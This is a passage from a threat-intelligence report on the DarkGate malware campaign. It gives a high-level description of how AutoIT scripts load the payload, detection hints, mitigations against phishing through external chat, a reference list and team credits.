The DarkGate campaign leverages a consistent initial execution pattern, beginning with the download of the AutoIT utility and an associated AU3 script. AutoIT, a legitimate automation tool, is used to extract, decode, and load the encoded DarkGate binary into memory. While AutoIT has legitimate uses, its prevalence in this campaign warrants heightened attention.

In observed DarkGate attacks, AutoIT is consistently called by name, often after being downloaded under a different name. This naming convention provides a potential detection opportunity. Additionally, AU3 scripts used in DarkGate attacks maintain a consistent ".au3" file extension, making their detection equally important.

Security teams should be vigilant for the creation of files with "AutoIT" in their name or new files with the ".au3" extension. These events could indicate a potential DarkGate attack.

Detection & Mitigation (continued)

Mitigations

External communication channels, particularly those involving direct chat methods, can pose a heightened phishing risk. Users may perceive direct chat messages as more trustworthy than other phishing sources, such as email. To mitigate this risk:

- **Restrict External Chat**: If external chat communication is not strictly necessary for regular business operations, consider disabling it altogether. Implement measures to detect and prevent the installation of unauthorized chat programs.
- **Allowlisting Scheme**: If external chat communication is required, employ a strict allowlisting scheme. Only trusted and authorized parties should be permitted to engage in chat with your organization.
- **Employee Education**: Educate employees about the risks associated with external communication channels and the importance of verifying the authenticity of messages, especially those received through direct chat.
- **Multi-Factor Authentication (MFA)**: Implement MFA for all user accounts to add an extra layer of security and make it more difficult for attackers to compromise accounts.
- **Regular Security Assessments**: Conduct regular security assessments to identify and address potential vulnerabilities in your external communication systems.

By taking these proactive steps, organizations can significantly reduce the risk of phishing attacks and protect their sensitive information.

References

Abuse.ch. (2020, June 6). Large scaled malspam campaign using powershell + #certutil + #AutoIT to distribute #TaurusStealer in the US. Retrieved from Twitter: https://twitter.com/abuse_ch/status/1269174605224333314

Adam. (2018, April 24). ExtExport – yet another LOLBin. Retrieved from Hexacorn: https://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/

Aizad, S. (2019, December 10). Acronis Discovers New AutoIt Cryptominer Campaign Injecting Windows Process. Retrieved from Acronis: https://www.acronis.com/en-us/blog/posts/acronis-discovers-new-autoit-cryptominer-campaign-injecting-windows-process/

AutoIT. (n.d.). AutoIT Scripting Language. Retrieved December 20, 2023, from AutoIT: https://www.autoitscript.com/site/autoit/

Bessell, T., Maglaque, R., Marcelo, A., Walsh, J., Walsh, D., & Villasanta, F. (2023, October 12). DarkGate Opens Organizations for Attack via Skype, Teams. Retrieved from Trend Micro: https://www.trendmicro.com/en_us/research/23/j/darkgate-opens-organizations-for-attack-via-skype-teams.html?&web_view=true

Cozens, B. (2023, October 23). Battling new DarkGate malware campaign with Malwarebytes MDR. Retrieved from ThreatDown: https://www.threatdown.com/blog/battling-new-darkgate-malware-campaign-with-malwarebytes-mdr/

Frey, C. (2020, January 15). Uncompromised: An AutoIT worm living off the land. Retrieved from Red Canary: https://redcanary.com/blog/incident-response/living-off-the-land-with-autoit/

Fróes, L. (2023, November 1). New DarkGate Variant Uses a New Loading Approach. Retrieved from Netskope: https://www.netskope.com/blog/new-darkgate-variant-uses-a-new-loading-approach

Glass, G., & Hicks, R. (2023, October 9). Microsoft Teams Used as Initial Access for DARKGATE Malware. Retrieved from Kroll: https://www.kroll.com/en/insights/publications/cyber/microsoft-teams-used-as-initial-access-for-darkgate-malware

Le Bourhis, P. (2023, November 20). DarkGate Internals. Retrieved from Sekoia Blog: https://blog.sekoia.io/darkgate-internals/

LOLBAS Project. (n.d.). /Extexport.exe. Retrieved December 20, 2023, from LOLBAS Project: https://lolbas-project.github.io/lolbas/Binaries/Extexport/

Lytzki, I. (2023, August 6). DarkGate - Threat Breakdown Journey. Retrieved from Toxin Labs: https://0xtoxin.github.io/threat%20breakdown/DarkGate-Camapign-Analysis/

Marquardt, F. (2023, August 25). Shining some light on the DarkGate loader. Retrieved from Telekom Security: https://github.security.telekom.com/2023/08/darkgate-loader.html

Palo Alto Networks. (2023, October 12). 2023-10-12 (Thursday): The latest example of #DarkGate malware distributed through Microsoft Teams. Retrieved from LinkedIn: https://www.linkedin.com/posts/unit42_darkgate-timelythreatintelligence-threatintel-activity-7118377814826905600-idoc

Truesec. (2023, September 6). DarkGate Loader Malware Delivered via Microsoft Teams. Retrieved from Truesec: https://www.truesec.com/hub/blog/darkgate-loader-delivered-via-teams

Credits

- Intelligence Analysis and Investigation .... Ian Todd, Threat Researcher
- Malware Analysis .... Kristen Steffen, Reverse Engineer
- Dark Web Investigation and Intelligence Analysis .... Deborah Shoemaker, Senior CTI Analyst
- Editing .... Sarah Jones, CTI Analyst
- Review .... CRU, CIRT, and RSOC Staff

About Critical Start CTI

To stay ahead of emerging threats, the Critical Start Cyber Threat Intelligence (**CTI**) team leverages a variety of intelligence sources, including open-source intelligence, social media monitoring, and dark web monitoring.

As a part of the Critical Start Cyber Research Unit (**CRU**), CTI monitors emerging threat developments and works closely with the Security Engineering and RSOC teams to implement any relevant detections. For future updates on emerging threats, follow our Critical Start Intelligence Hub.

For more information, contact us at:
https://www.criticalstart.com/contact/